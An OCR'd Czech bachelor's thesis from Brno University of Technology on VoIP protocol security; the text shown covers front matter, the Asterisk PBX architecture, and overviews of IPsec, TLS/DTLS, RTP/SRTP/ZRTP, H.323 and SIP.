
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION
DEPARTMENT OF TELECOMMUNICATIONS

BEZPEČNOST VOIP PROTOKOLŮ


SECURITY OF VOIP PROTOCOLS

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE — FRANTIŠEK NOVOTNÝ
AUTHOR

VEDOUCÍ PRÁCE — Ing. ONDŘEJ KRAJSA
SUPERVISOR

BRNO 2010



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky a komunikačních technologií

Ústav telekomunikací

Bakalářská práce

bakalářský studijní obor
Teleinformatika

Student:	František Novotný	***ID:***	106239
Ročník:	3	***Akademický rok:***	2009/2010

NÁZEV TÉMATU:

Bezpečnost VoIP protokolů

POKYNY PRO VYPRACOVÁNÍ:

Bakalářská práce je zaměřena problematiku bezpečnosti VoIP protokolů. V práci analyzujte bezpečnostní hrozby VoIP protokolů, se zaměřením na protokoly SIP a IAX. Popište a realizujte možné útoky a navrhněte vhodné zabezpečení. Útoky a zabezpečení realizujte s využitím PBX Asterisk.

DOPORUČENÁ LITERATURA:

[1] Meggelen, J.V, Smith, J., Madsen, L. Asterisk™ The Future of Telephony. Sevastopol: O'Reilly Media, Inc., 2005. ISBN 0-596-00962-3.
[2] Jackson,B., Clarck, C. Asterisk Hacking. Syngress, 2007. ISBN 1597491519.

Termín zadání:	29.1.2010	***Termín odevzdání:***	2.6.2010

Vedoucí práce: Ing. Ondřej Krajsa

prof. Ing. Kamil Vrba, CSc.
Předseda oborové rady

UPOZORNĚNÍ:

ABSTRAKT

Předložená bakalářská práce je zaměřena na bezpečnost protokolu VoIP (Voice over Internet Protocol). Nejdříve jsou představeny nejpoužívanější transportní a signalizační protokoly, které jsou využity v této technologii. Práce je zaměřena na dva rozšířené protokoly SIP (Session Initiation Protocol), IAX (Inter-Asterisk eXchange Protocol) a open source Asterisk, který je úzce spjatý s užíváním těchto protokolů. V další části jsou popsány možné útoky, hrozby a metody, které jsou schopny zajistit bezpečný přenos při využívání VoIP mezi uživateli. Dále je popsána praktická část této práce, která je rozdělena na dvě části. V první je demonstrován pasivní útok formou odposlechu a ve druhé aktivní útok formou násilného ukončení a přesměrování hovoru mezi dvěma komunikujícími uživateli. U obou útoků jsou navržena bezpečnostní opatření, jež by účinně mohla předcházet jejich možnému napadení. V závěru je zhodnocena samotná bezpečnost VoIP s ohledem na zajištění kvalitního spojení mezi uživateli, kteří jej pro komunikaci využívají.

KLÍČOVÁ SLOVA

VoIP, SIP, IAX, bezpečnost, integrita, autentizace, modifikace, odposlech, IP, IPsec, UDP, DTLS, RTP, SRTP, ZRTP, Asterisk

ABSTRAKT

This bachelor dissertation deals with the VoIP (Voice over Internet Protocol) safety. The most used transport and signal protocols employing this technology are presented first. Two extended protocols, SIP (Session Initiation Protocol) and IAX (Inter-Asterisk eXchange Protocol), as well as open source Asterisk, which is closely connected with these protocols, are shown in detail. After that, methods, attacks and threats able to assure secure transfer in the use of VoIP among users are described. Afterwards the practical part of this essay, divided into two parts, is presented. In the first part, a passive attack in the form of tapping is demonstrated, and in the second, active attacks are described which take the form of forced cancellations and forwarded calls between two communicating users. With both attacks, safety measures that could effectively prevent against their potential attacking are proposed. In the closing part, the VoIP safety is evaluated for securing a quality connection between users communicating through it.

KEYWORD

VoIP, SIP, IAX, security, integrity, authentication, modification, tapping, IP, IPsec, UDP, DTLS, RTP, SRTP, ZRTP, Asterisk

NOVOTNÝ F. *Bezpečnost VoIP protokolů*: bakalářská práce. Brno: FEKT VUT v Brně, 2010. 68 stran, 4 přílohy. Vedoucí práce Ing. Ondřej Krajsa.

PROHLÁŠENÍ

Prohlašuji, že svou bakalářskou práci na téma „Bezpečnost VoIP protokolů“ jsem vypracoval samostatně pod vedením vedoucího bakalářské práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené bakalářské práce dále prohlašuji, že v souvislosti s vytvořením této bakalářské práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., včetně možných trestněprávních důsledků vyplývajících z ustanovení § 152 trestního zákona č. 140/1961 Sb.

V Brně dne ....

podpis autora

PODĚKOVÁNÍ

Rád bych poděkoval svému vedoucímu Ing. Ondřeji Krajsovi za velmi užitečnou metodickou pomoc a cenné rady při zpracování bakalářské práce. Zvláštní dík patří mé rodině za morální a materiální podporu během studia.

V Brně dne ....

podpis autora

OBSAH

SEZNAM OBRÁZKŮ

Úvod

Během několika posledních let zaznamenal vývoj v oblasti internetové telefonie veliký pokrok. Cílem mnoha firem po celém světe bylo vyvinout sofistikovanou technologii, kde by pro přenos telefonních hlasových dat sloužila internetová a intranetová komunikace. Technologie, jež toto zajišťuje je označována jako VoIP (Voice over Internet Protocol).

Hlavní výhodou VoIP je výrazná redukce potřeby hardware i fyzického místa při zachování existujících technologií v daném systému a využití zavedených mechanismů sítí vytvořených na IP (Internet protocol) v celosvětově známé síti Internet. VoIP využívá sítě používající různé protokoly určené k přenosu digitálních dat. To znamená, že vše co je potřeba k uskutečnění spojení pomocí této technologie, je připojení k počítačové síti nebo síti Internet. Další výhodou je sloučení hlasové a elektronické pošty, přístup ke vzdálenému telefonu, multimediální videokonference doručitelné ke koncovým bodům uživatelů. Tyto všechny výhody značně ovlivňují finanční prospěch zprostředkovaných hovorů oproti běžné telefonii.

Nasazení technologie VoIP do počítačových sítí není nijak složité, ale je třeba dbát a vyvarovat se možné řadě komplikací, které s ní mohou být spojeny. Důležitým prvkem při přenosu je zachování zvukové informace v reálném čase. Základním předpokladem úspěchu v technologii VoIP je dosažení potřebné kvality hovoru. Ta je určena kvalitou služeb QoS (Quality of Service), které tvoří jeden z hlavních předpokladů úspěchu. QoS definuje několik důležitých kritérií pro splnění a dosažení kvalitního spojení mezi uživateli. Hlavním určujícím kritériem je tzv. doba odezvy (anglicky latency), kterou stanovila organizace ITU-T (International Telecommunication Union – Telecommunication Standardization Sector) ve svém doporučení (Recommandation G.114) jako nejdelší možnou dobu jednosměrné odezvy na 150 ms [1] . Mezi další kritéria pro splnění kvality služeb patří rozptyl zpoždění (anglicky jitter). Tomuto problému lze zabránit použitím vyrovnávací paměti (anglicky bufferu), která zajišťuje vypouštění hlasových paketů se zpožděním menším než 150 ms. Rovněž je také možné využít různé systémy kódování hlasu, které umí měnit velikost datových paketů a tím sníží nárok na rychlost datového toku. Je třeba také brát zřetel na možnou ztrátovost paketů, jenž vznikne např. pokud je při

přenášení dat vysoké zpoždění paketů. V konečném součtu mohou vzniknout výpadky přenášeného zvuku. Dalším velmi důležitým kritériem kvality VoIP je rychlost sestavení spojení hovoru a možné odepření služeb (DoS – Denial of Service).

Do této chvíle byly popisovány výhody VoIP. Je třeba se také zaměřit na možné nevýhody spojené s touto technologií, mezi které nepochybně patří zabezpečení hovorů a samotná složitost zabezpečení. U VoIP je zabezpečení přenosu dat složité a šifrování přenášených dat je nezbytnou součástí poskytování této služby. Mezi nejzákladnější hrozby nebo útoky na přenos při použití VoIP je odposlech. To ovšem není jediná hrozba, mezi další patří např. útok na dostupnost služeb DoS či nebezpečí ukradení identity. Při vytváření, přenosu a udržování hovoru je třeba dbát i na tyto možné útoky. Z tohoto důvodu je potřeba věnovat velkou pozornost zabezpečení signalizačních protokolů.

Tato bakalářská práce je zaměřena na problematiku bezpečnosti VoIP protokolu. V práci jsou analyzovány bezpečnostní hrozby VoIP protokolu se zaměřením na protokoly SIP (Session Initiation Protocol), IAX (Inter-Asterisk eXchange Protocol) a dále popsány realizace možných útoků s návrhem vhodného zabezpečení. Práce je rozdělena do několika částí.

V první části bakalářské práce je představena konfigurovatelná softwarová ústředna Asterisk, její výhody a využití nejen ve VoIP technologii. Druhá část se zabývá a jsou v ní uvedeny nejdůležitější transportní a aplikační protokoly, dále je uveden výběr nejrozšířenějších signalizačních protokolů se zaměřením na SIP a IAX související s hladkým průběhem VoIP telefonie. Ve třetí části jsou popsány jednotlivé možné útoky a hrozby, se kterými se lze v praktickém využívání VoIP setkat. Nedílnou součástí popisu samotných hrozeb jsou i účinná opatření a prevence proti jejich možnému napadení. Čtvrtá část se zabývá realizací samotných útoků a možných návrhů zabezpečení, které jsou jim schopny předcházet. V závěru práce je shrnuta samotná bezpečnost využívání VoIP protokolů v praktickém životě.

1 Asterisk

Asterisk je plně konfigurovatelná ústředna, která je dílem společnosti Digium, Mark Spencer [2]. Asterisk pracuje na operačním systému Linux, Mac OS či BSD [3]. Během posledních let bylo do světa vypuštěno několik verzí Asterisk jako 1.2, 1.4 a také poslední 1.6.2 Nasazení ústředny do provozu je možné po přidání hardwarových karet společnosti Digium jakou jsou např. T1/E1/FXO/FXS, rovněž je také možné použít ekvivalenty jiných společností, spojovat hovory přes analogovou či ISDN telefonní ústřednu a zároveň provozovat IP telefonii. S touto ústřednou je možné využít funkce hlasového záznamníku, konferenčních hovorů, držení hovorů, předávání hovorů, hlasové pošty nebo také automatických odpovědí. To byl výčet pouze nejběžnějších hlasových služeb, dále je ale možné ústřednu využít i jako interaktivní hlasový průvodce (IVR), server, pobočkovou ústřednu (PBX), softwarovou ústřednu (Softswitch), konferenční server, prediktivní volič apod. [4]. Doplňkové služby a funkce Asterisk jsou popsány níže [5], jedná se o klasické i pokročilé služby, které jsou většinou spjaty se špičkovými firemními ústřednami PBX. Při přenosu hlasové komunikace podporuje protokoly SIP a H.323, ale také interní protokol Asterisku IAX nebo IAX2 protokol, ten má oproti níže uvedeným protokolům více možností směrování, ověřování a signalizace. Podrobněji se tímto protokolem budeme zabývat ve druhé kapitole této práce. Ústředna byla navržena tak, aby podporovala různé typy současných i budoucích technologií. Přes webové rozhraní je možné využít grafického prostředí nebo konzolové aplikace a jejím prostřednictvím realizovat správu ústředny i hovorů. Základní typy rozhraní jsou rozdělena do tří skupin[5]:


- Zaptel hardware, je nativně podporován Asteriskem,
- non-Zaptel hardware, doplněn bez podpory firmy Digium,
- packet voice, tato skupina nevyžaduje HW, jedná se o různé protokoly jako IAX, SIP, H.323, atd.

Zabezpečení Asterisku proti různým druhům napadení je úzce spjato s VoIP protokoly a také s faktem, že IP telefonie pracuje na otevřených systémech a využívá stávající IP sítě,

prvky i operační systémy. To znamená, že známá nebezpečí pro VoIP vychází z problému IP telefonie [6].

1.1 Architektura Asterisk

Architektura Asterisku je navržena jako jednotné prostředí pro propojení daných účastníků s možností rozšiřitelnosti o další specifické technologie. Z obrázku 1.1 je patrné, že se architektura Asterisk skládá z tzv. jádra a okolních API (Application programming interface), které slouží pro usnadnění oddělení protokolů a hardware. Proto jádro ústředny Asterisk nemusí řešit, jaké kodeky používá volající nebo jak se připojí. V použitém modulu jsou definovány 4 API viz. níže [5]. Vnitřní propojení PBX ovládá zmiňované jádro, jedná se o specifické protokoly, kodeky a HW rozhraní telefonních aplikací, které jsou přístupné pouze přes jednotlivé API. Jádro Asterisku vnitřně ovládá následující části [5]:



Obr. 1.1: Blokové schéma architektury Asterisk

- PBX spojování (PBX Switching), hlavním cílem Asterisku je samozřejmě propojování PBX, spojování mezi různými uživateli a automatizovanými úlohami.

Přepojovací jádro transparentně spojuje příchozí volání na různých HW a SW rozhraních.

- Spouštěč aplikací (Application Launcher) spouští aplikace zajišťující služby jako jsou například hlasová pošta, přehrání souboru a výpis adresáře.

- Překladač kodeků (Codec Translator) používá moduly kodeků pro kódování a dekódování různých zvukových kompresních formátů používaných v telefonním prostředí. Množství dostupných kodeků je vhodné pro různorodé potřeby a docílení stavu rovnováhy mezi zvukovou kvalitou a použitou šířkou pásma.

- Scheduler a I/O manažer (Schedule and I/O manager) slouží k ovládání nízkoúrovňových úloh a systémového řízení pro optimální výkon podle stavu zatížení.

API

- Kanálové API ovládá typ spojení příchozího volání, tedy jedná-li se o VoIP spojení, ISDN PRI nebo jinou technologii. Dynamické jednotky jsou zavedené pro ovládání detailů nižších vrstev těchto spojení.

- Aplikační API zpracovává úlohy, které realizují funkce jako konference, hlasová pošta apod.


- API překladače kodeků zavádí moduly kodeků pro podporu různých audio formátů kódování a dekódování jako GSM, μ - law, A - law a také MP3.

- API souborových formátů ovládá čtení a zápis různých souborových formátů pro ukládání dat v souborovém systému.

2 VoIP

VoIP pracuje stejně jako ostatní telekomunikační technologie na základě standardů, které byly vypracovány ITU-T. Pro přenos zvuku a obrazu přes internet je využíváno velké množství komunikačních i internetových protokolů specifikujících dané požadavky. V této kapitole budou postupně představeny všechny nejvýznamnější protokoly, které využívají technologii VoIP.

Na základě informací čerpaných z literatury [7] je na níže uvedeném obrázku 2.1 ukázán přenos hlasových dat popisovanou technologií. Jednotlivé bloky zobrazují, jak se datové toky transformují. Šipkami je znázorněn tok dat od jednoho uživatele k druhému. Při přenosu je nejprve analogový signál převeden analogově číslicovým převodníkem na číslicový. Předtím, než jsou data předána protokolu RTP (Real-time Transport Protocol), podstupují velice účinný proces, který nazýváme komprese. Po obdržení dat RTP protokolu je dále předá UDP (User Datagram Protocol), jehož prostřednictvím jsou přenášena přes Internet. O těchto dvou protokolech, jejich principech a významu bude pojednávat následující část této kapitoly. U druhého uživatele (příjemce) probíhá opačná transformace dat z číslicového na analogový signál. Při vytváření spojení mezi uživateli je třeba dbát na sestavení, ukončení nebo modifikaci hovoru, touto službou se zabývají signalizační protokoly. V této kapitole se také podrobně seznámíme s protokoly SIP a IAX2 a nepřeberným množstvím funkcí, které nabízejí.



Obr. 1.2: Přenos dat pomocí VoIP

2.1 Transportní a aplikační protokoly

V následující kapitole budou představeny transportní a aplikační protokoly, které mají široké uplatnění v internetové komunikaci a technologii VoIP. Budou zde zdůrazněny jejich možnosti využití a zabezpečení pro VoIP.

2.1.1 IP protokol

Protokol IP (Internet Protocol) je protokolem na síťové vrstvě. Třetím, počítáno na sedmivrstvém modelu ISO/OSI (International Standards Organization / Open System Interconnection), popřípadě druhým na čtyřvrstvém modelu TCP/IP (Transmission Control Protocol / Internet Protocol). V OSI/OSI modelu jsou rozděleny jednotlivé protokoly pro komunikaci mezi jednotlivými počítači a sítěmi do sedmi vrstev. Od nejvyšší po nejnižší a jsou to: aplikační, prezentační, relační, transportní, síťová, spojová a fyzická. Každá z těchto vrstev zpracovává informace ze sousedních vrstev dle směru komunikace.

IP protokol byl poprvé definován v RFC 791 [8] na podzim roku 1981. Jeho nezbytnou součástí je spolupráce s UDP (User Datagram Protocol) nebo TCP protokolem (Transmission Control Protocol). Jeho hlavním úkolem je dopravit IP pakety, které mají zapouzdřenou zprávu UDP nebo TCP na stanovené místo cíle (IP adresu). Pokud je to nutné, je schopen tento protokol přenést data i přes uzly nebo směrovače. Při přenášení dat hledá protokol vhodné cesty vzájemně propojených směrovačů, které vedou k cíli, neboli zajišťuje tzv. směrování (routing). Vzhledem k tomu, že přenášení a doručování IP paketů je nespolehlivé je veškeré zajištění spolehlivosti řešeno přes protokoly na vyšších vrstvách.

Protokol IPsec (IP security) je vlastně IP protokol rozšířený o bezpečnostní mechanismy. Hlavní funkce protokolu je zabezpečení přenosu dat již na síťové vrstvě OSI modelu. Z toho je zřejmé, že poskytuje bezpečnost kterékoliv síťové aplikaci. Byl definován ve spoustě desítek RFC, ale v současnosti je výchozí RFC 4301 [9] z prosince roku 2005. Protokol byl navržen tak, že je možné používat jej v IPv4 (Internet Protocol version 4) a je již také nezbytnou součástí IPv6. IPsec umožňuje ochranu proti přehrání, autentizaci, integritu a důvěrnost dat. Zároveň provádí automatickou správu klíčů.

Pro zabezpečení protokolu IP se využívá protokol AH (Authentication Header) a ESP (Encapsulated Security Payload). AH pracuje na principu, jenž do IP paketu vkládá navíc autentizační hlavičku, která obsahuje hodnotu výpočtu hašovací funkce (MD5 nebo SHA-1-hašovací algoritmus, sloužící pro výpočet tzv. hašovací funkce) z původního paketu a tajného klíče. Hašovací funkce slouží pro převod vstupních dat, jde o tzv. jednocestnou funkci, která je schopna z velkého objemu dat vypočítat tzv. „otisk“ y konstantní délky (h(x) = y), výstup funkce se často označuje jako výtah.

Protokol AH nezajišťuje utajení, ačkoli je možné data přečíst, jsou chráněna proti přepsání a z tohoto důvodu je také využití protokolu minimální. Na rozdíl od AH jsou u protokolu ESP, až na IP a ESP hlavičku, data šifrována pomocí předem zvoleného algoritmu. Příjemce musí být schopen data dešifrovat, proto je třeba, aby se oba uživatelé před vlastní komunikací domluvili na způsobu šifrování dat. Dle typu zvoleného režimu je určen konečný tvar paketu.

Pro komunikaci mezi dvěma body, například mezi klientem a serverem (end-to-end) se při šifrování využívá Transportní režim (Transport Mode). Ten šifruje pouze data protokolu. U technologie VoIP usnadňuje zjištění, „kdo s kým a jak dlouho hovořil“. Při

použití Tunelovacího režimu (Tunel mode) jsou šifrována data protokolu IP i hlavička, obě složky jsou zapouzdřeny do nového IP paketu s novou IP hlavičkou. ESP hlavička a nová IP hlavička zůstávají nešifrované. Využití tohoto protokolu je vhodné k ochraně provozu mezi sítěmi, branami, nedůvěryhodnou sítí, například routerem nebo branou a klientem. Při napadení cizím útočníkem je možné zjistit pouze, které brány jsou spolu ve spojení a komunikují.

2.1.2 UDP Protokol a TCP Protokol

Protokol UDP (User Datagram Protocol) je součástí sady protokolů TCP/IP a tvoří rozhraní mezi síťovou a aplikační vrstvou v transportní vrstvě. Byl specifikován v RCF 768 [10]. Vzhledem k tomu, že protokol snižuje množství operačních mechanismů je vhodné jej použít v jednoduchých aplikacích či systémech, které pracují na principu otázka-odpověď a není důležitá ztrátovost paketů při přenosu. UDP poskytuje nespojované datagramové služby, u kterých není zaručena spolehlivost přenosu, ztrátovost, vícenásobný přenos ani správné pořadí přenosu. Protokol umožňuje přenos dvoustranné komunikace i komunikace od jednoho uživatele k více uživatelům. Pro odesílání a přenos zpráv slouží UDP porty, zprávy UDP jsou zapouzdřeny do datagramů IP. Protokol využívá těchto portů ke správnému doručení dat jednotlivým aplikacím, jeho hodnota je 16 bitů s rozsahem 0-65535. Pouze nejdůležitější informace jsou obsaženy v hlavičce datagramu – informace o portech uživatelů odesílatele a příjemce, kontrolní součet a velikost datagramu. Zda došlo k poškození datagramu během přenosu je možné zjistit z kontrolního součtu. Bohužel však nelze poškozený datagram opravit nebo znovu odeslat. Za správné doručení paketu jsou odpovědny koncové aplikace, které v dnešní době upřednostňují spolehlivé doručení datagramů ve správném pořadí.

Pro spolehlivý přenos je vhodnější využít protokol TCP (Transmmision Control Protocol), který je spojově orientovaný a je definovaný v RFC 793 [11], umožňuje pouze dvoustrannou komunikaci. Tento protokol při odeslání paketů umožňuje potvrzení o přijetí nebo možné opětovné odeslání při ztrátě během přenosu. V případě špatného pořadí umí TCP vrstva srovnat dané pakety do správného pořadí. Oproti UDP protokolu má TCP vyšší režii (při otevření spojení jsou zapotřebí 3 pakety, které umožňují dohled nad celým

spojením). Při využívání protokolu UDP se nepočítá s časem, který by vznikl při opětovném odesílání nedoručených zpráv, proto je vhodný pro služby VoIP, kde je upřednostňovaná komunikace v reálném čase.

2.1.3 TLS Protokol a DTLS Protokol

Protokol TLS (Transport Layer Security) spolu se svým předchozím protokolem SSL (Secure Sockets Layer) patří do skupiny kryptografických protokolů. Jejich místo v ISO modelu se nachází na úrovni mezi transportním protokolem TCP a aplikační vrstvou. Protokol je definován v RFC 4346 [12] z roku 2006, jedná se o současnou verzi 1.1. Oba představované protokoly mají přednost v způsobu jejich komunikace sítí.

TLS zabraňuje falšování či odposlouchávání zpráv, zajišťuje vzájemnou autentizaci koncovým bodům, která vychází z certifikátů (server, klient), dále je povinná autentizace serveru a klient má možnost volby. Protokol se zabývá důvěrností a integritou dat. Symetrické šifrování, které předchází dohodě uživatelů na podporovaných formátech algoritmů je založeno na veřejném klíči, jenž uživatelé získají výměnou pomocí svých vlastních klíčů.

DTLS (Datagram Transport Layer Security Protocol) protokol byl specifikován společností IETF (Internet Engineering Task Force) v RFC 4347 [13] v roce 2006. Tento protokol je představitelem propojení TLS s UDP protokolem. Umožňuje funkci s UDP protokolem s využitím minimální modifikace prvků TLS. Rovněž aplikace jako VoIP, které si mohou dovolit ztrátu paketů za cenu nízkého zpoždění mohou nalézt zabezpečení v tomto protokolu.

2.1.4 RTP, RTCP, SRTP, ZRTP Protokoly

Protokol RTP (Real-time Transport Protocol) byl specifikován v RFC 1889 [14] v roce 1996 a dále doplněn v RFC 3550 [15] v roce 2003 společností Audio-Video Transport Working Group při spolupráci s IETF. Protokol slouží hlavně k přenášení dat v reálném čase, jakými jsou například video či audio. Protokol nezaručuje doručení dat

v pořádku, ani zda budou doručena ve správném pořadí, ale definuje pořadová čísla daných paketů, z nich poté mohou koncové multimediální aplikace zjistit, které pakety chybí. Základem je synchronizace datového přenosu. Funkce protokolu je dále doplněna o signalizační protokoly SIP, IAX a H.323, které budou popsány níže v této kapitole, proto je RTP využíván často jako základ v IP telefonii. Pro zabezpečení přenosu dat nejčastěji využívá UDP protokol a jeho dynamicky přidělované porty.

Dalším ze série sesterských protokolů je RTCP (Real-time Control Protocol), který byl specifikován rovněž v RFC 1889 [14] a 3550 [15]. Periodické vysílání paketů od jednoho účastníka k ostatním účastníkům se využívá k monitorování doručovaných dat. V sítích je možné toto využít pro kompenzaci kolísání zpoždění. Rozesílání těchto kontrolních paketů je shodné s rozesíláním paketů protokolu RTP. RTCP často bývá přidělen port o jedničku vyšší než RTP. Protokol RTCP je také schopen poskytnout služby proti zahlcení sítě nebo pro řízení toku dat. To je umožněno pomocí informací v paketech, dle kterých lze vysílací stranou dynamicky upravovat rychlost přenosu na základě požadavků přijímací strany.

Mezi další protokoly spadající do rodiny RTP je SRTP (Secure Real-Time Protocol), který je specifikován v RFC 3711 [16]. Tento protokol vznikl rozšířením protokolu RTP, zajišťuje ochranu proti útokům přehráním (v případě odchycení dat cizím útočníkem nelze tyto audio či video data přehrát), autentizaci dat a zaručení důvěrnosti. Mezi výchozí šifrovací metody protokolu SRTP, které zajišťují důvěrnost dat patří kryptografický algoritmus AES (Advanced Encryption Standard), který umožňuje nabídnout dva různé režimy – Counter Mode a f8-mode [16]. Velmi často se stává, že při přenosu není třeba zajistit důvěrnost, pro tento případ se využívá mód s názvem „NULL Cipher“. Jak již bylo popsáno, protokol SRTP je schopen zajistit autentizaci a integritu. Pro tyto funkce je využíván transformační mechanismus HMAC-SHA1 (Keyed-Hash Message Authentication Code, SHA - již bylo představeno u protokolu IPsec (jedná se o hašovací algoritmus sloužící pro výpočet tzv. hašovací funkce). Při přenosu dat jsou na vstupu zprávy libovolné délky s tajným šifrovacím klíčem (key derivation). Oproti tomu na výstupu jsou již ty samé zprávy s konstantní délkou. Uživatel přijímající tato pozměněná data je schopen určit identitu výchozího uživatele a zda nejsou jemu poslaná data změněna. Výše popsané možnosti SRTP protokolu nejsou zcela jistě poslední možnou variantou a do

budoucna je jistě možné implementovat nové šifrovací metody či další algoritmy.

Mezi poslední protokoly patřící do rodiny RTP je protokol ZRTP. Byl vytvořen ve spolupráci Phila Zimmermanna, Jonem Callasem a Alanem Johnstonem. Společnost IETF jej přijala v březnu roku 2006. ZRTP protokol rozšiřuje již známý SRTP protokol o výměnu klíčů implementací Diffie-Hellmanova algoritmu v hlavičkách RTP paketů. Ty lze poté použít k sestavení zabezpečeného spojení pomocí SRTP. Uživatelé si ponechávají prvky z klíčů použitých v daném hovoru. V následném dalším hovoru jej využijí k smíchání se sdílenou tajnou informací pomocí Diffie-Hellmanova algoritmu. To zabrání útoku man-in-the-middle (z angličtiny „člověk uprostřed“ nebo „člověk mezi“), protože pokud není útok vedený v prvním hovoru, je zbytečné jej zkoušet v dalším. Při využívání ZRTP není třeba dopředná znalost sdíleného šifrování, certifikátů nebo PKI (Public Key Infrastructure). Informaci o sdíleném šifrování si ZRTP nechává z předchozího spojení, tím je umožněna autentizace a prevence před útokem. Pro další zabránění útoku man-in-the-middle využívá mechanismus SAS (Short Authencication String), jedná se o výpočet dvou Diffie-Hellmanových hodnot. Každý z uživatelů si vypočítá své hodnoty SAS, které si poté sdělí po odděleném kanálu. V případě, že jsou obě hodnoty stejné je velice pravděpodobné, že spojení dvou uživatelů není napadeno (útočníkovi totiž nezbývá, než pouze odhadnout jakou SAS má odeslat). Autoři námi popisovaného protokolu vyvinuli projekt s názvem Zfone [18], jehož hlavním úkolem je zabezpečení VoIP komunikace mezi účastníky proti třetím osobám (útočníkům) a umožňuje spolupracovat s většinou SIP klientů.

2.2 Signalizační protokoly

V následující kapitole budou popsány signalizační protokoly H.323, podrobně se budeme věnovat protokolu SIP a IAX2. Ačkoli se v praxi používá mnohem více protokolů, můžeme říci, že tyto podrobně popisované protokoly jsou nejpoužívanější v dnešní VoIP technologii.

2.2.1 H.323 Protokol

Protokol H.323 přijala Mezinárodní telekomunikační unie (ITU) v roce 2006 [19]. V roce 2009 [20] je vydán dokument rozšiřující nové doporučení, jsou přidány nové důležité funkce. Rovněž se zabývá omezením případných závad v předchozí verzi. H.323 je protokol založený na standardu H.320, který využívá některé jeho prvky a byl určen především pro ISDN služby (Integrated Services Digital Network, z angličtiny „Digitální síť integrovaných služeb“). Protokol v sobě zahrnuje spoustu dalších protokolů, což z něj činí oproti protokolu SIP jednoznačně složitější nástroj pro komunikaci ve VoIP.

Při sestavení spojení a počáteční signalizaci využívá protokol H.225 pro domluvu a otevření adres portů, je to protokol H.245. H.235 se zabývá řadou bezpečnostních prvků, rozsáhlými konferencemi se zabývá protokol H.332 [21]. Prostředí protokolu H.323 bylo vyvinuto tak, aby jej bylo možné použít například při pořádání videokonferencí s využitím sítí PSTN, uplatnění a splnění požadavků v multimediální komunikaci. Pomocí formátu ASN.1 (Abstract Syntax Notation) jsou při přenosu data kódována do binárního kódu. Velmi často se zapouzdřují zprávy z jednoho protokolu do druhého. Běžnou záležitostí je již konfigurace podmínek protokolem pro jiný protokol. Aktuální verzí protokolu H.323 je verze 7.

2.2.2 SIP Protokol

Protokol SIP byl poprvé přijat v IETF (Internet Engineering Task Force) v roce 1996. O tři roky později byl specifikován v prvotním RFC 2543 [22], v současné době je aktuální verzí RFC 3261 [23]. Hlavním úkolem protokolu je sestavení oboustranného spojení s využitím mechanismů obsažených v IP protokolu. Oproti H.323 je mnohem jednodušší, nevyužívá ke své funkci další protokoly.

